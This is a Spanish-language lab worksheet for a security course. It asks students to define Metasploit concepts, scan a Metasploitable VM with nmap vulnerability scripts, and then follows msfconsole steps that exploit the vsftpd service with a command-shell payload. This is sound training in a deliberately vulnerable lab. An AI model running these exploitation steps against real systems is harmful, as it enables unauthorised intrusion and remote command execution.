**Práctica 4**

**Escaneo de vulnerabilidades y explotación**

**Requisitos:**


* NMAP y Metasploit (Incluidos en Kali Linux)
* VM Metasploitable

**Teoría.**

**Herramienta para el escaneo y explotación de vulnerabilidades:**

Metasploit Defina entre 45 y 70 palabras





¿Qué es un exploit? Defina entre 45 y 70 palabras

Payload o carga útil. Defina entre 30 y 60 palabras

Metasploit cuenta con más de 438 cargas útiles. Algunas son:

* Command shell: permite a los usuarios ejecutar scripts de colección o ejecutar comandos arbitrarios en el host.
* Meterpreter: permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
* Dynamic payloads: permiten a los usuarios evadir las defensas antivirus mediante la generación de cargas útiles únicas.

¿Qué es un auxiliary?

Metasploit viene con 358 auxiliarys. Básicamente, los auxiliarys se utiliza para la recopilación de información antes de la explotación, por ejemplo, si la máquina es vulnerable a un ataque o no.

¿Qué son los Nops y los encoders? Defina entre 20 y 40 palabras

**Práctica:**

1. Máquina virtual 1: Kali linux
2. Máquina virtual 2: metasploitable
3. **Desde la máquina virtual 1 (KaliLinux):**

Enumeración, identificación de vulnerabilidades:

1. Ejecutar con privilegios (sudo su)
2. nmap --script vulners -sV (dirección IP de la máquina 2)
3. nmap -sV --script=vulners --script-args mincvss=(sustituir por el valor a consultar) (dirección IP de la máquina 2)

Analice las diferencias entre el paso (2) y el paso (3). Indique lo anterior en su ficha de trabajo.

1. nmap -sV --script vuln (dirección IP de la máquina 2)
2. **Explotación de vulnerabilidad en el servicio ftp (vsftpd).**
3. nmap -sV --script vuln (dirección IP de la máquina 2)
4. nmap -sC -sV (dirección IP de la máquina 2) -o metasploitable.tcp
5. msfconsole (metasploit)

* help (visualicen las opciones)
* search vsftpd
* use 1
* use 0
* info (observe)
* set RHOSTS (dirección ip de la máquina 2)
* show payloads
* set payload cmd/unix/interact (presione tab)
* options
* exploit

1. Describa en su ficha la función de cada opción ejecutada, analice y concluya como interviene cada paso en la ejecución de una prueba de seguridad.
2. Analice y describa el funcionamiento de las herramientas (Metasploit).